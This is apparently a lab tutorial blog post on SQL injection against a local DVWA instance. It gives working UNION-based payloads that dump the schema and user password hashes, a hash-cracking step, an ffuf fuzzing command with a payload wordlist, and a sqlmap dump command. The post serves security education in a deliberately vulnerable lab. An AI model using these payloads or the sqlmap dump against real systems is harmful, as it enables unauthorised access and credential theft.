DVWA SQL Injection Low Sec - Red Blue Purple Team
This blog post covers how to do all aspects of the Structured Query Language Injection - SQL Injection or SQLi. You will use a basic browser to enumerate what parameters are injectable and how to inject them, plain or Union based. I demonstrate how to use ffuf to automatically enumerate possible SQLi payloads. The Red Team perspective is capped off with an introduction to sqlmap, the go to SQL Injection automaton tool.
The Blue Team perspective covers how defenders could detect SQL by the parameters in the GET request.
Finally Purple Team automates all the things.
Video
Prerequisites
If you don’t currently have a Damn Vulnerable Web Application (DVWA) instance you can follow along at home with a simple git clone & vagrant up if your host system meets the minimum specs.
Red team only deploys Opnsense, DVWA, and Kali.
Blue Team deploys the whole environment.
SQL Injection - Red Team
As stated previously we are skipping the Insecure CAPTCHA challenge and move right along to the Structured Query Language (SQL) Injection challenge. SQLi mainly arises due to how most SQL applications are designed, MySQL and the like. The SQL engine will execute any unsanitised input commands.
This type of exploit has been known for a long time. As in a really long time, Phrack Mag issue 54 from 1998 (!) describes proto-SQLi in the article titled NT Web Technology Vulnerabilities.
First up sqlmap jkjk, we aren’t hacking a multi-billion dollar org. Lets have a little play in the browser first.
Sequence Diagram for Structured Query Language Injection
sequenceDiagram
participant Attacker
participant DVWA

Attacker->>DVWA: GET /DVWA/login.php
DVWA-->>Attacker: Login Page with user_token

Attacker->>DVWA: POST /DVWA/login.php (username, password, user_token)
DVWA-->>Attacker: Responce with PHPSESSID

Attacker->>DVWA: POST /DVWA/security.php (security=low, user_token)
DVWA-->>Attacker: Security Level Set to Low

loop Iterate through SQLi payloads from file
Attacker->>DVWA: GET /DVWA/vulnerabilities/sqli/?id=1'<SQLi_payload>&Submit=Submit
DVWA-->>Attacker: Response containing possible "ID:" occurrences

alt More than one "ID:" detected in response
DVWA->>Attacker: SQL Injection successful
else Failure
DVWA->>Attacker: SQL Injection failed
end
end
Basic Browser
We navigate to the vulnerable page and see what it presents.
 Example main sqli landing page
So we have a single input box. Lets see if there is anything in the box.
 Example sqli search
Now lets see if we can break the box.
Lets see if we can get an error to see what we’re dealing with.
1
';
Will throw this error
 Example sqli error
We now know we are dealing with MariaDB. Having a look at the documentation the @@version command should yield what version we’re dealing with. Trying a simple 1' @@version also throws an error, attempting a normal SELECT we also get an error.
1
1' SELECT VERSION();-- -
 Example sqli select error
Lets try a UNION based approach to get the version number (and confirm we’ve got the correct query syntax):
1
1' UNION SELECT VERSION();-- -
 Example sqli union based wrong column count
Lets add another column, which makes sense since we suspect the quarry is something like SELECT first_name, last_name FROM users WHERE user_id = '$id';.
1
1' UNION SELECT null, VERSION();-- -
 Example sqli get dbms version
You can add
nullin place of one of the values if you don’t want it returned.
Now lets try get some more detailed information about the database.
1
1' UNION SELECT * FROM information_schema.tables;-- -
Also gives a column error.
Example sql error message
The information_schema.tables table can have the following columns:
- TABLE_CATALOG
- TABLE_SCHEMA
- TABLE_NAME
- TABLE_TYPE
- TABLE_ROWS
- CREATE_TIME
- UPDATE_TIME
- TABLE_COMMENT
- VERSION
Much more than the two we are returning SELECT first_name, last_name FROM... We can attempt:
1
1' UNION SELECT table_rows, table_name FROM information_schema.tables;-- -
 Example sqli for info schema
Lets reduce the noise, we have access to functions like DATABASE() so we can construct a WHERE statement to limit the results, the following two searches are equivalent in this case.
1
1' UNION SELECT table_rows, table_name FROM information_schema.tables WHERE table_schema=database();-- -
1
1' UNION SELECT table_rows, table_name FROM information_schema.tables WHERE table_schema="dvwa";-- -
 Example sqli for info schema to get table name
Now lets have a look at the users table.
1
1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name="users";-- -
 Example sqli get column names in users table
Now we can see we have a password column lets peek inside.
1
1' UNION SELECT user, password FROM users;-- -
 Example sqli get username and passwords
With these MD5 hashes we can go to CrackStation or crack the hashes offline with something like John the Ripper (john).
 Example sqli md5 hash on crackstation
ffuf
Since most wordlists out there are not “URL safe”, meaning they contain characters that if you input them into a URL it will fail, for example if the request had an octothorpe # how should the browser decide what is and isn’t part of the query: ?id=1#&Submit=Sumbit# wouldn’t work ?id=1&Submit=Sumbit# would work.
 Example url unsafe chars
We need to do some prep before we start the scan. First download a new SQLi word list from GitHub with a little:
1
git clone https://github.com/payloadbox/sql-injection-payload-list.git
If you haven’t installed go already Golang needs to be installed:
Then add it to your path:
Then install another tool from the creators of ffuf called pencode:
1
go install github.com/ffuf/pencode/cmd/pencode@latest
You must have the payload downloaded from GitHub!
The scan we will do is as follows, this will test generic payloads, however if you want to test for UNION based there is a wordlist for that as well if you want to try it.
1
PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
1
ffuf -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/sqli/?id=1'FUZZ&Submit=Submit#" -r -H "Accept: */*" -b "security=low; PHPSESSID=${PHPSESSID}" -w <(pencode -input sql-injection-payload-list/Intruder/detect/Generic_SQLI.txt urlencode) -mr "(ID:.*){2,}" -fr 'error'
 Example sqli with ffuf
The pencode command sanitises all the lines in the input to make them URL safe, we are also using a regex to detect more than one occurrence of the string “ID:” indicating success as the web app should only return 1 user per search.
Trying one of the requests
1
http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/sqli/?id=1'+or+1%3D1+or+%27%27%3D%27&Submit=Submit#
 Example output of successful or 1 = 1
The reason the query works is how we suspect the original SQL statement is structured:
1
SELECT first_name, last_name FROM users WHERE user_id = '$id';
We are modifying it to:
1
SELECT first_name, last_name FROM users WHERE user_id = '1' OR 1=1 OR ''='';
Which then evaluates to:
1
SELECT first_name, last_name FROM users WHERE user_id = '1' OR TRUE;
Finally:
1
SELECT first_name, last_name FROM users WHERE user_id = TRUE;
Therefor we get all the user_id values returned since the WHERE statements evaluates to true.
Unfortunately we are unable to get a SQLi based reverse shell due to the permissions of the dvwa DBMS user;
1
2
3
4
5
6
7
MariaDB [(none)]> SHOW GRANTS FOR CURRENT_USER;
+-------------------------------------------------------------------------------------------------------------+
| Grants for dvwa@localhost                                                                                   |
+-------------------------------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO `dvwa`@`localhost` IDENTIFIED BY PASSWORD '*D7E39C3AF517EC9EF7086223B036E0B4F22821F8' |
| GRANT ALL PRIVILEGES ON `dvwa`.* TO `dvwa`@`localhost`                                                      |
+-------------------------------------------------------------------------------------------------------------+
We don’t have FILE permissions, only the most basic USAGE. Maybe next time!
sqlmap
Last but not least we will cover sqlmap, now that you are aware how SQL Injection happens, we can use automated tools like sqlmap to do the work for us. We won’t be using any of the more advanced features in this example, keeping it simple you can run the following commands.
In most *nix based tools if you are presented with an option and one is uppercase it is custom to be the default value if you press enter. (Y/n) yes would be the default option. So when you run the command just accept the defaults by pressing enter.
1
PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
1
sqlmap --flush-session -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --users --passwords --dump --cookie="PHPSESSID=${PHPSESSID};security=low"
